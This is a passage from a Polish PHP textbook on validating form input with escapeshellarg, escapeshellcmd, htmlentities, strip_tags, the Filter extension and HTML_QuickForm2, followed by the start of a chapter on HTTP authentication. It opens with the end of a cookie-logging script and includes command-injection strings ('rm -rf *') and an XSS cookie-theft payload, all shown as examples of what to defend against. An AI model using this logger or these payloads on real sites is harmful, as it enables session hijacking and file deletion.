    $info = "$cookie\n\n";

    // Zapis informacji w pliku
    $fh = @fopen("/home/cookies.txt", "a");
    @fwrite($fh, $info);

    // Powrót na oryginalną witrynę
    header("Location: http://przykladyphp.pl");
?>
```

Jeśli witryna służąca do prowadzenia handlu elektronicznego nie porównuje informacji z ciasteczek z zarejestrowanymi adresami IP (bo trudno oczekiwać takiego zabezpieczenia po witrynie, której twórcy całkowicie zignorowali sprawdzanie i zabezpieczanie danych), to napastnikowi pozostaje jedynie zapisać informacje z ciasteczka w postaci obsługiwanej przez przeglądarkę, a następnie wrócić na witrynę, z której informacje te zostały wykradzione. Teraz będzie już całkiem prawdopodobne, że napastnik podszyje się pod niewinnego użytkownika i będzie mógł dokonywać nieupoważnionych zakupów czy wypisywać obraźliwe opinie na forum — innymi słowy, wprowadzać chaos na wszelkie możliwe sposoby.

Zabezpieczanie danych wprowadzanych przez użytkowników

Skoro wiemy już, jaki zatrważający wpływ na bezpieczeństwo witryny i jej użytkowników może mieć pominięcie weryfikacji danych wejściowych, można by sądzić, że wykonanie niezbędnych środków zapobiegawczych jest szczególnie złożonym zadaniem. W końcu problem ten jest tak powszechny we wszelkiego typu aplikacjach internetowych, że wykonanie odpowiednich zabezpieczeń musi być trudne, prawda? Co ciekawe, zabezpieczenie się przed takimi atakami jest w rzeczywistości trywialnym zadaniem, sprowadzającym się do przekazania informacji podanych przez użytkownika do jednej z kilku dostępnych funkcji, zanim zostaną one użyte w dalszych operacjach. PHP udostępnia cztery standardowe funkcje, które można w tym celu zastosować; są to: `escapeshellarg()`, `escapeshellcmd()`, `htmlentities()` oraz `strip_tags()`. W przypadku stosowania PHP 5.2.0 można także skorzystać z wbudowanego rozszerzenia `Filter`, udostępniającego szeroką gamę filtrów służących do weryfikacji i zabezpieczania danych wejściowych. Wszystkie te funkcje i narzędzia zostały bardziej szczegółowo przedstawione w dalszej części tego podrozdziału.

Uwaga Należy pamiętać, że zabezpieczenia opisane w tym podrozdziale (oraz w dalszej części rozdziału), choć są skuteczne, stanowią jedynie jedno z wielu dostępnych rozwiązań. Na przykład oprócz czterech wymienionych wcześniej funkcji i rozszerzenia `Filter` można także stosować rzutowanie danych na odpowiedni typ, by przekonać się, czy typy informacji podanych przez użytkownika odpowiadają typom oczekiwanym przez aplikację. Dlatego też, choć należy uważnie przeanalizować informacje zamieszczone w tym rozdziale, warto także przeczytać jak najwięcej wyczerpujących publikacji dotyczących bezpieczeństwa, by dobrze poznać i zrozumieć te zagadnienia.

Zabezpieczanie argumentów wywoływanych programów

Funkcja `escapeshellarg()` zapisuje przekazany w jej wywołaniu łańcuch znaków pomiędzy znakami apostrofu i usuwa z niego znak cudzysłowu. Poniżej przedstawiłem jej prototyp:

```
string escapeshellarg(string argumenty)
```

W efekcie, kiedy łańcuch znaków zwrócony przez tę funkcję zostanie użyty w wywołaniu jakiejś komendy wykonywanej z poziomu wiersza poleceń, zostanie on potraktowany jako jeden argument. Ma to bardzo duże znaczenie, gdyż zmniejsza prawdopodobieństwo ukrycia dodatkowych poleceń w argumentach uruchamianego programu. A zatem w przedstawionym wcześniej przykładzie usuwania plików z serwera użycie tej funkcji sprawiłoby, że wszystkie informacje podane przez użytkownika zostałyby zapisane wewnątrz znaków apostrofu:

```
/usr/bin/inventory_manager '50XCH67YU' '50; rm -rf *'
```

W przypadku próby wykonania takiego polecenia łańcuch znaków `50; rm -rf *` zostałby potraktowany jako sugerowana ilość zamawianego produktu. Zakładając, że także program `inventory_manager` weryfikuje tę wartość, by upewnić się, że jest to liczba całkowita, to wywołanie programu nie wyrządziłoby nam żadnej szkody.

Zabezpieczanie metaznaków wiersza poleceń

Funkcja `escapeshellcmd()` działa dokładnie tak samo jak funkcja `escapeshellarg()`, jednak stara się zabezpieczyć potencjalnie niebezpieczne nazwy programów, a nie parametry ich wywołania. Poniżej przedstawiłem jej prototyp:

```
string escapeshellcmd(string polecenie)
```

Funkcja ta umieszcza dodatkowy znak przed każdym z odnalezionych metaznaków wiersza poleceń, którymi są: `# & ; ` , | * ? ~ < > ^ ( ) [ ] { } $ \ \x0A \xFF`.

Należy jej używać zawsze wtedy, gdy informacje podawane przez użytkownika mogą określać nazwę wykonywanego programu. Załóżmy na przykład, że nasza aplikacja do obsługi zamówień została zmodyfikowana i pozwala użytkownikowi wywoływać dwa programy: `foodinventory_manager` oraz `supplyinventory_manager`. Wybór dokonywany jest poprzez przesłanie ciągu znaków `food` lub `supply` wraz z kodem produktu oraz sugerowaną wielkością zamówienia. W takim przypadku wywołanie funkcji `exec()` mogłoby mieć następującą postać:

```
exec("/usr/bin/".$command."inventory_manager ".$sku." ".$inventory);
```

Zakładając, że użytkownik gra uczciwie, takie rozwiązanie zda egzamin. Co by się jednak stało, gdyby użytkownik wpisał dane, które nadałyby zmiennej `$command` wartość:

```
blabla; rm –rf *;
/usr/bin/blah; rm -rf *; inventory_manager 50XCH67YU 50
```

W powyższym przykładzie założyłem dodatkowo, że użytkownik przesłał wartość `50XCH67YU` jako kod SKU produktu oraz `50` jako ilość zamawianego produktu. Wartości te nie mają jednak najmniejszego znaczenia, gdyż prawidłowe polecenie `inventory_manager` i tak nigdy nie zostanie wykonane, ponieważ wcześniej zostanie wykonana złowroga komenda `rm`. Gdyby jednak przekazane przez użytkownika informacje zostały przefiltrowane przy użyciu funkcji `escapeshellcmd()`, to zawartość zmiennej `$command` miałaby następującą postać:

```
blabla\; rm -rf \*;
```

Oznacza to, że funkcja `exec()` spróbowałaby wykonać polecenie `/usr/bin/blabla rm –rf`, które oczywiście nie istnieje.

Konwersja danych wejściowych na symbole HTML

Funkcja `htmlentities()` konwertuje wybrane znaki, które w języku HTML mają specjalne znaczenie, zamieniając je na łańcuchy znaków, które przeglądarka wyświetli w odpowiedniej postaci. Poniżej przedstawiłem prototyp tej funkcji:

```
string htmlentities(string lancuch_wejsciowy [, int styl_cudzyslowow [,string zbior_znakow]]);
```

Funkcja ta rozpoznaje i zamienia pięć znaków:

- `&` — zostanie zamieniony na `&`,
- `"` — zostanie zamieniony na `"` (jeśli parametr *`styl_cudzyslowow`* przyjmie wartość `ENT_QUOTES`),
- `>` — zostanie zamieniony na `>`,
- `<` — zostanie zamieniony na `<`,
- `'` — zostanie zamieniony na `&x039;` (jeśli parametr *`styl_cudzyslowow`* przyjmie wartość `ENT_QUOTES`).

Wracając do przedstawionego wcześniej przykładu ataku *cross-site scripting*, gdyby wpisany przez użytkownika kod został przed umieszczeniem na stronie przefiltrowany przy użyciu funkcji `htmlentities()`, to przeglądarka nie wykonałaby go jako kodu JavaScript, lecz wyświetliła, ponieważ zostałby on przetworzony przez funkcję `htmlentities()` do następującej postaci:

```
&lt;scriptgt;
document.location ='http://www.example.org/logger.php?cookie=' +
                  document.cookie
&lt;/script&gt;
```

Usuwanie znaczników z danych wprowadzonych przez użytkownika

Czasami najlepszym możliwym rozwiązaniem jest usunięcie z informacji wpisanych przez użytkownika wszystkich znaczników HTML. Na przykład informacje zawierające znaczniki HTML mogą przysparzać szczególnych problemów, jeśli będą potem wyświetlane na stronach WWW. Umieszczenie znacznika na forum dyskusyjnym mogłoby doprowadzić do zmiany wyglądu strony i spowodować, że byłaby ona prezentowana niewłaściwie lub w ogóle przestała być widoczna. Problem ten można łatwo rozwiązać, przetwarzając informacje wpisane przez użytkownika przy użyciu funkcji `strip_tags()`. Funkcja ta usuwa z przekazanego łańcucha znaków wszystkie znaczniki HTML. Poniżej przedstawiłem jej prototyp:

```
string strip_tags(string lancuch [, string dozwolone_znaczniki])
```

Parametr wejściowy *`lancuch`* określa łańcuch znaków, który będzie przeglądany w poszukiwaniu znaczników, natomiast opcjonalny parametr *`dozwolone_znaczniki`* pozwala określić znaczniki HTML, które nie będą usuwane. Na przykład można pozwolić na użycie znaczników wyświetlających tekst kursywą (`<i>` oraz `</i>`), natomiast znaczniki komórek tabeli (`<td></td>`) potencjalnie mogłyby już wprowadzić na stronie chaos. Oto przykład użycia tej funkcji:

```
<?php
    $input = "Ja <td>naprawdę</td> uwielbiam <i>PHP</i>!";
    $input = strip_tags($input,"<i></i>");
    // $input zawiera teraz "Ja naprawdę uwielbiam <i>PHP</i>!"
?>
```

Weryfikacja i zabezpieczanie danych przy użyciu rozszerzenia Filter

Ponieważ weryfikacja danych wejściowych jest zadaniem wykonywanym niezwykle często, dlatego twórcy języka PHP dodali do niego wbudowane mechanizmy weryfikacyjne. Pojawiły się one w wersji PHP 5.2. Korzystając z tak zwanego rozszerzenia `Filter`, można używać tych nowych możliwości nie tylko do sprawdzania, czy dane, takie jak adresy poczty elektronicznej, spełniają zadane kryteria, lecz także do ich zabezpieczania — modyfikowania do zadanej postaci i to bez zmuszania użytkownika do podejmowania jakichkolwiek dodatkowych działań.

Aby zweryfikować dane przy użyciu rozszerzenia `Filter`, należy skorzystać z jednego z kilku dostępnych filtrów, określając jego typ oraz sprawdzane dane wejściowe w wywołaniu funkcji `filter_var()`. Aby na przykład sprawdzić poprawność adresu poczty elektronicznej, w wywołaniu funkcji `filter_var()` należałoby użyć flagi `FILTER_VALIDATE_EMAIL`, jak to pokazuje poniższy przykład:

```
$email = "john@@example.com";
if (! filter_var($email, FILTER_VALIDATE_EMAIL))
{
    echo "NIEPRAWIDŁOWY ADRES E-MAIL!";
}
```

Identyfikator `FILTER_VALIDATE_EMAIL` określa tylko jeden z siedmiu dostępnych filtrów. Pełna lista wszystkich aktualnie obsługiwanych filtrów została przedstawiona w tabeli 13.1.

Tabela 13.1. *Możliwości weryfikacji danych udostępniane przez rozszerzenie Filter*

Dane docelowe	Identyfikator filtra
Wartości logiczne (boolowskie)	`FILTER_VALIDATE_BOOLEAN`
Adresy poczty elektronicznej	`FILTER_VALIDATE_EMAIL`
Liczby zmiennoprzecinkowe	`FILTER_VALIDATE_FLOAT`
Liczby całkowite	`FILTER_VALIDATE_INT`
Adresy IP	`FILTER_VALIDATE_IP`
Wyrażenia regularne	`FILTER_VALIDATE_REGEXP`
Adresy URL	`FILTER_VALIDATE_URL`

Działanie tych siedmiu filtrów można dalej modyfikować, przekazując w wywołaniu funkcji `filter_var()` dodatkowe flagi. Aby na przykład zażądać akceptowania wyłącznie adresu IPv4 lub IPv6, należy użyć odpowiednio flagi `FILTER_FLAG_IPV4` lub `FILTER_FLAG_IPV6`:

```
$ipAddress = "192.168.1.01";
if (filter_var($ipAddress, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6))
{
    echo "Proszę podać adres IPv6!";
}
```

Pełną listę dostępnych flag można znaleźć w dokumentacji PHP.

Zabezpieczanie danych przy użyciu rozszerzenia Filter

Jak już wspominałem, rozszerzenia `Filter` można także używać do zabezpieczania danych. Możliwość tę można wykorzystać na przykład podczas przetwarzania danych, które mają zostać opublikowane na forum lub w komentarzach do bloga. Aby usunąć wszystkie znaczniki z łańcucha znaków, można użyć filtra `FILTER_SANITIZE_STRING`:

```
$userInput = "Kocham tę witrynę. Piszcie do mnie na adres <a href='http://przykladyphp.pl>Spamer</a>.";
$sanitizedInput = filter_var($userInput, FILTER_SANITIZE_STRING);
// $sanitizedInput = Kocham tę witrynę. Piszcie do mnie na adres Spamer.
```

Dostępnych jest w sumie dziewięć filtrów zabezpieczających, które zostały przedstawione w tabeli 13.2.

Rozszerzenie `Filter` udostępnia wiele flag, pozwalających modyfikować działanie poszczególnych filtrów zabezpieczających, podobnie jak było w przypadku mechanizmów weryfikujących. Pełną listę tych flag można znaleźć w dokumentacji PHP.


Korzystanie ze złożonych komponentów formularzy

Bardziej złożone komponenty formularzy, takie jak pola wyboru lub listy umożliwiające wybór większej liczby elementów, w znacznym stopniu powiększają możliwości pobierania danych od użytkowników, gdyż zapewniają możliwość wyboru kilku wartości z danego pola formularza. W ramach przykładu przeanalizujmy

Tabela 13.2. *Możliwości zabezpieczania danych przez rozszerzenie Filter*

Identyfikator	Przeznaczenie
`FILTER_SANITIZE_EMAIL`	Usuwa z łańcucha wszystkie znaki za wyjątkiem tych, które mogą występować w adresach poczty elektronicznej, według definicji określonej w dokumencie RFC 822 (*http://www.w3.org/Protocols/rfc822/*).
`FILTER_SANITIZE_ENCODED`	Zapisuje łańcuch, używając sposobu kodowania adresów URL, i generuje takie same wyniki, jakie zwróciłaby funkcja `urlencode()`.
`FILTER_SANITIZE_MAGIC_QUOTES`	Zabezpiecza potencjalnie niebezpieczne znaki, poprzedzając je znakami odwrotnego ukośnika; wykorzystywana jest w tym celu funkcja `addslashes()`.
`FILTER_SANITIZE_NUMBER_FLOAT`	Usuwa z łańcucha wszelkie znaki, których obecność sprawiłaby, że łańcuch nie zostałby rozpoznany jako liczba zmiennoprzecinkowa.
`FILTER_SANITIZE_NUMBER_INT`	Usuwa z łańcucha wszelkie znaki, których obecność sprawiłaby, że łańcuch nie zostałby rozpoznany jako liczba całkowita.
`FILTER_SANITIZE_SPECIAL_CHARS`	Zastępuje znaki cudzysłowu, apostrofu, `>`, `<` oraz `&` odpowiadającymi im symbolami HTML; w identyczny sposób kodowane są wszystkie znaki, których wartość ASCII jest mniejsza od 32 (czyli na przykład znaki tabulacji).
`FILTER_SANITIZE_STRING`	Usuwa wszystkie znaczniki, takie jak `<p>` lub `<b>`.
`FILTER_SANITIZE_URL`	Usuwa z łańcucha wszystkie znaki za wyjątkiem tych, które mogą występować w adresach URL, zgodnie z ich definicją podaną w dokumencie RFC 3986 (*http://tools.ietf.org/html/rfc3986*).
`FILTER_UNSAFE_RAW`	W połączeniu z różnymi flagami filtr `FILTER_UNSAFE_RAW` pozwala usuwać i kodować znaki na wiele różnych sposobów.

formularz pozwalający gromadzić informacje na temat zainteresowań użytkowników związanych z programowaniem komputerów. Formularz ten, składający się z dwóch pól tekstowych oraz listy wielokrotnego wyboru, może wyglądać podobnie do tego z rysunku 13.2.



Rysunek 13.2. *Tworzenie listy wielokrotnego wyboru*

Kod HTML listy widocznej na rysunku 13.1 może mieć następującą postać:

```
<select name="languages[]" multiple="multiple">
    <option value="csharp">C#</option>
    <option value="javascript">JavaScript</option>
    <option value="perl">Perl</option>
    <option value="php">PHP</option>
</select>
```

Ponieważ taka lista może zawierać wiele wartości, skrypt używany do przetwarzania przesłanych danych musi dysponować możliwością rozpoznania, że jednemu polu formularza zostało przypisanych kilka różnych wartości. Należy zwrócić uwagę, że w obu skryptach przedstawionych w tym punkcie rozdziału nazwa `languages` może reprezentować kilka jednocześnie wybranych języków. W jaki sposób PHP obsługuje takie sytuacje? Chyba nie jest większym zaskoczeniem, że w takich przypadkach PHP używa tablic. Aby interpreter PHP uznał, że w zmiennej reprezentującej jedno pole formularza można zapisać kilka wartości, należy nieznacznie zmienić jej nazwę. Konkretnie rzecz biorąc, bezpośrednio za nią należy umieścić parę nawiasów kwadratowych. A zatem zamiast pola `languages` w formularzu pojawi się pole `languages[]`. Po przesłaniu takiego formularza PHP uzna, że zmienna jest zwyczajną tablicą. Przeanalizujmy następujący przykład:

```
<?php
    if (isset($_POST['submit']))
    {
    echo "Lubisz następujące języki programowania:<br />";
    foreach($_POST['languages'] AS $language) {
        $language = htmlentities($language);
        echo "$language<br />";
    }
}
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
    Jakie są Twoje ulubione języki programowania?<br /> (zaznacz wszystkie pasujące):<br />
    <input type="checkbox" name="languages[]" value="csharp" />C#<br />
    <input type="checkbox" name="languages[]" value="javascript" />JavaScript<br />
    <input type="checkbox" name="languages[]" value="perl" />Perl<br />
    <input type="checkbox" name="languages[]" value="php" />PHP<br />
    <input type="submit" name="submit" value="Wyślij!" />
</form>
```

Jeśli użytkownik zaznaczy pola wyboru *C#* oraz *PHP*, powyższy skrypt wygeneruje następujące wyniki:

```
Lubisz następujące języki programowania:
csharp
php
```

Wykorzystanie PEAR — HTML_QuickForm2

Choć poprzedni przykład pokazał, że można w łatwy sposób ręcznie tworzyć i przetwarzać formularze, używając do tego zwyczajnego kodu HTML i PHP, to jednak kiedy w grę zaczyna wchodzić bardziej złożona weryfikacja danych oraz ich przetwarzanie, tworzony kod szybko staje się bardziej skomplikowany i podatny na występowanie błędów. Ponieważ jest to wyzwanie, przed którym stają wszyscy programiści tworzący aplikacje internetowe, włożono zatem bardzo dużo pracy w zautomatyzowanie procesu tworzenia formularzy oraz weryfikacji danych wprowadzanych za ich pomocą. Jednym z takich rozwiązań jest pakiet PEAR o nazwie `HTML_QuickForm2`.

`HTML_QuickForm2` to coś znacznie więcej niż prosta klasa do generowania formularzy. Pozwala on tworzyć ponad 20 elementów formularzy zgodnych ze standardem języka XHTML, udostępnia mechanizmy weryfikacji danych działające po stronie klienta i serwera, możliwość integracji z różnymi mechanizmami obsługi szablonów, takimi jak Smarty (jest to rozszerzalny mechanizm pozwalający tworzyć własne elementy; więcej informacji na jego temat można znaleźć w rozdziale 19.), oraz daje wiele innych możliwości.

■ **Uwaga** Pakiet `HTML_QuickForm2` zastępuje pakiet `HTML_QuickForm` opisywany w poprzednich wydaniach tej książki. `HTML_QuickForm2` został na nowo stworzony od podstaw i wykorzystuje nowe możliwości języka PHP 5.


Instalacja pakietu HTML_QuickForm2

Aby móc skorzystać z możliwości, jakie zapewnia pakiet `HTML_QuickForm2`, należy go najpierw zainstalować z repozytorium PEAR. Ponieważ zależy on od `HTML_Common2`, kolejnego pakietu pozwalającego na generowanie kodu HTML, zatem należy zainstalować także i ten pakiet. Na szczęście można to zrobić jednocześnie, umieszczając w wywołaniu polecenia `install` flagę `--onlyreqdeps`. Należy zwrócić uwagę, że w czasie pisania tej książki pakiet `HTML_QuickForm2` był dostępny we wczesnej wersji rozwojowej, określanej terminem *alfa*, dlatego też aby go zainstalować, należy dodać słowo `-alpha` do nazwy pakietu.

```
%>pear install --onlyreqdeps HTML_QuickForm2-alpha
downloading HTML_QuickForm2-0.4.0.tgz ...
Starting to download HTML_QuickForm2-0.4.0.tgz (101,758 bytes)
.......................done: 101,758 bytes
downloading HTML_Common2-2.0.0RC1.tgz ...
Starting to download HTML_Common2-2.0.0RC1.tgz (7,598 bytes)
...done: 7,598 bytes
install ok: channel://pear.php.net/HTML_Common2-2.0.0RC1
install ok: channel://pear.php.net/HTML_QuickForm2-0.4.0
```

Tworzenie i weryfikacja danych prostego formularza

Dzięki wykorzystaniu pakietu `HTML_QuickForm2` stworzenie prostego formularza oraz weryfikacja poprawności wpisywanych w nim informacji są bardzo proste i szybkie. Pakiet ten pozwala w znaczącym stopniu zmniejszyć ilość kodu, jaki należy napisać w celu wykonania nawet złożonej weryfikacji, a jednocześnie wciąż zapewnia projektantom możliwość elastycznego określania sposobu prezentacji przy użyciu arkuszy stylów CSS. Rysunek 13.3 przedstawia formularz, w którym użytkownik ma wpisać trzy informacje: imię, adres poczty elektronicznej oraz ulubiony język programowania. Pakietu `HTML_QuickForm2` można użyć zarówno do wygenerowania takiego formularza, jak i sprawdzenia wpisanych w nim informacji; jednocześnie pakiet ten zapewnia wygodne możliwości, takie jak automatyczne wypełnienie pól formularza danymi, które spełniły warunki weryfikacji (w przedstawionym przykładzie podana nazwa użytkownika jest prawidłowa).



Rysunek 13.3. *Generowanie i weryfikacja formularzy przy użyciu rozszerzenia HTML_QuickForm2*

Listing 13.1 przedstawia kod PHP, który zarówno generuje formularz, jak i sprawdza poprawność wpisanych w nim informacji.

Listing 13.1. *Tworzenie formularza przy użyciu pakietu HTML_QuickForm2*

```
<?php
    require_once "HTML/QuickForm2.php";
    require_once 'HTML/QuickForm2/Renderer.php';

    $languages = array(
        '' => 'Wybierz język:',
        'C#' => 'C#',
        'JavaScript' => 'JavaScript',
        'Perl' => 'Perl',
        'PHP' => 'PHP'
    );

    $form = new HTML_QuickForm2('languages', 'POST');

    $fieldSet = $form->addFieldset()->setLabel('Twój profil programisty');

    $name = $fieldSet->addText('name')->setLabel('Imię:');
    $name->addRule('required', 'Proszę podać imię.');

    $email = $fieldSet->addText('email')->setLabel('Adres e-mail:');
    $email->addRule('required', 'Proszę podać adres e-mail.');

    $language = $fieldSet->addSelect('language', null, array('options' => $languages));
    $language->setLabel('Wybierz ulubiony język programowania:');
    $language->addRule('required', 'Proszę wybrać język programowania.');

    $fieldSet->addElement('submit', null, 'Wyślij!');

    if ($form->validate()) {
        echo "<p>UDAŁO SIĘ!</p>";
    }

    $renderer = HTML_QuickForm2_Renderer::factory('default')
                      ->setOption(
                          array('group_errors' => true,
                                'required_note' => '<em>*</em> oznacza pola wymagane.',
                                'errors_prefix' => 'Podano nieprawidłowe informacje:',
                                'errors_suffix' => 'Proszę poprawić te pola.' ));
    echo $form->render($renderer);
?>
```

Przeanalizujmy kluczowe cechy kodu przedstawionego na powyższym listingu:

- Tablica `$languages` zawiera dane, które służą do wyświetlenia rozwijalnej listy z językami, widocznej na rysunku 13.3. Jest to tablica asocjacyjna, gdyż do wygenerowania opcji listy potrzebne są zarówno klucze, jak i wartości.
- Konstruktor klasy `HTML_QuickForm2` akceptuje kilka parametrów, w tym także identyfikator formularza (wartość atrybutu `id`, w naszym przypadku jest to `languages`) oraz metodę (`POST`).
- Metoda `addFieldSet()` generuje nowy element HTML grupujący pola formularza (`fieldset`).
- Metoda `addText()` dodaje do formularza nowe pole tekstowe. Warto zwrócić uwagę, że pole jest dodawane nie do samego formularza, lecz do elementu grupującego — w ten sposób zaznaczamy, że tworzone pole ma zostać wyświetlone wewnątrz tego elementu. Metoda `addRule()` pozwala na sprawdzenie wartości wpisanej w danym polu, w powyższym przykładzie określa ona, że pole jest wymagane. Flaga `'required'` (oznaczająca, że pole jest wymagane) jest tylko jedną spośród kilku dostępnych, można także sprawdzać długość tekstu wpisanego w polu, określić, czy wartość mieści się w podanym zakresie, czy jest równa innej wartości i tak dalej. Wszelkie szczegółowe informacje na temat dostępnych możliwości są zamieszczone w dokumentacji pakietu.

- Metoda `addSelect()` tworzy rozwijalną listę. Należy zwrócić uwagę, że w wywołaniu tej metody została przekazana tablica `$languages`.
- Metoda `validate()` weryfikuje informacje wpisane w formularzu na podstawie zdefiniowanych wcześniej reguł. Oczywiście, w realnej aplikacji dobrze byłoby wyświetlać użytkownikom bardziej pomocne komunikaty. Warto zwrócić uwagę, że są one wyświetlane jeszcze przed wygenerowaniem formularza. Wygenerowanie formularza przed przeprowadzeniem weryfikacji sprawi, że nie uda się sprawdzić poprawności danych.
- Wreszcie, formularz wyświetlany przy użyciu metody `render()`. W tym przypadku używany jest domyślny mechanizm renderujący pakietu `HTML_QuickForm2`; jeśli potrzebujemy bardziej elastycznych możliwości, warto przyjrzeć się dokładniej udostępnianym przez niego opcjom generowania kodu.

Podsumowanie

Jedną z najmocniejszych stron internetu jest łatwość nie tylko rozpowszechniania, lecz także kompilacji i agregacji informacji. Jednak dla nas, programistów, oznacza to, że musimy poświęcić bardzo dużo czasu na tworzenie i utrzymywanie przeróżnych interfejsów użytkownika, a bardzo wiele spośród nich to złożone formularze HTML. Pojęcia przedstawione w tym rozdziale powinny pozwolić Czytelnikowi na nieznaczne skrócenie czasu, jaki będzie poświęcał na realizację tych zadań.

Oprócz tego w rozdziale zostało przedstawionych kilka powszechnie stosowanych strategii, umożliwiających poprawienie ogólnych doświadczeń użytkownika związanych z korzystaniem z naszych aplikacji. Materiał zamieszczony w tym rozdziale, choć zapewne nie wyczerpuje poruszanych w nim zagadnień, to jednak powinien stanowić dla Czytelnika dobry punkt wyjściowy do przeprowadzania dalszych eksperymentów i jednocześnie przyczyniać się do skrócenia nakładu czasu poświęcanego na zadanie, które jest zdecydowanie najbardziej czasochłonne w tworzeniu aplikacji internetowych — czyli na poprawianie wrażeń użytkowników.

W kolejnym rozdziale pokazałem, jak można chronić ważne i wrażliwe obszary witryny, wymuszając, by przed wejściem do nich użytkownicy podawali nazwę oraz hasło.

ROZDZIAŁ 14

Uwierzytelnianie użytkowników

Uwierzytelnianie tożsamości użytkowników jest praktyką powszechnie stosowaną i to nie tylko w celu zapewnienia bezpieczeństwa, lecz także po to, by pozwolić na dostosowywanie możliwości aplikacji na podstawie typu użytkownika oraz jego preferencji. Zazwyczaj użytkownicy są proszeni o podanie swojej nazwy i hasła — kombinacja tych dwóch informacji stanowi unikalną wartość, umożliwiającą określenie konkretnego użytkownika. W tym rozdziale Czytelnik dowie się, jak można poprosić użytkowników o podanie swojej nazwy oraz hasła i jak sprawdzać te informacje na wiele różnych sposobów, takich jak wykorzystanie plików *.htpasswd* serwera Apache czy też metody bazujące na porównywaniu nazwy użytkownika i hasła z wartościami przechowywanymi bezpośrednio w skrypcie, pliku czy też w bazie danych. Dodatkowo zostały przedstawione pakiet PEAR `Auth_HTTP`, sposoby sprawdzania siły hasła przy użyciu rozszerzenia `CrackLib` oraz odtwarzania zapomnianych lub zgubionych haseł przy wykorzystaniu metody nazywanej *jednorazowymi adresami URL*. Podsumowując, w rozdziale zostały opisane następujące zagadnienia:


- Podstawowe pojęcia związane z uwierzytelnianiem w oparciu o protokół HTTP.
- Zmienne PHP związane z uwierzytelnianiem, a konkretnie: `$_SERVER['PHP_AUTH_USER']` oraz `$_SERVER['PHP_AUTH_PW']`.
- Kilka funkcji PHP powszechnie używanych do implementacji procedur uwierzytelniania.
- Trzy powszechnie stosowane metodologie uwierzytelniania: podawanie danych uwierzytelniających (nazwy użytkownika i hasła) na stałe w kodzie, uwierzytelnianie w oparciu o dane pobierane z plików oraz uwierzytelnianie z wykorzystaniem bazy danych.
- Wykorzystanie możliwości pakietu `Auth_HTTP`.
- Testowanie łatwości odgadnięcia hasła przy użyciu rozszerzenia `CrackLib`.
- Odzyskiwanie zgubionych haseł przy użyciu jednorazowych adresów URL.

Uwierzytelnianie w oparciu o protokół HTTP

Protokół HTTP udostępnia stosunkowo efektywne sposoby uwierzytelniania użytkowników. Typowy scenariusz takiego uwierzytelniania wygląda następująco:

1. Klient żąda dostępu do chronionego zasobu.
2. Serwer przesyła odpowiedź z kodem statusu 401 (dostęp nieautoryzowany).

3. Przeglądarka rozpoznaje kod statusu 401 i wyświetla okienko dialogowe do podania danych uwierzytelniających, podobne do tego przedstawionego na rysunku 14.1. Wszystkie nowoczesne przeglądarki rozumieją żądanie uwierzytelnienia protokołu HTTP i udostępniają mechanizmy niezbędne do jego obsługi; dotyczy to takich przeglądarek, jak Internet Explorer, Netscape Navigator, Mozilla Firefox oraz Opera.



Rysunek 14.1. *Formularz do podania danych uwierzytelniających*

4. Informacje uwierzytelniające podane przez użytkownika (zazwyczaj są to jego nazwa oraz hasło) są przesyłane z powrotem na serwer w celu weryfikacji. Jeśli są prawidłowe, serwer zezwala na dostęp do chronionego zasobu, w przeciwnym razie odmawia dostępu.
5. Jeśli tożsamość użytkownika została potwierdzona, przeglądarka zapisuje informacje uwierzytelniające użytkownika w pamięci podręcznej. Pozostają one w pamięci aż do jej wyczyszczenia bądź do momentu, gdy serwer ponownie prześle odpowiedź z kodem statusu 401.

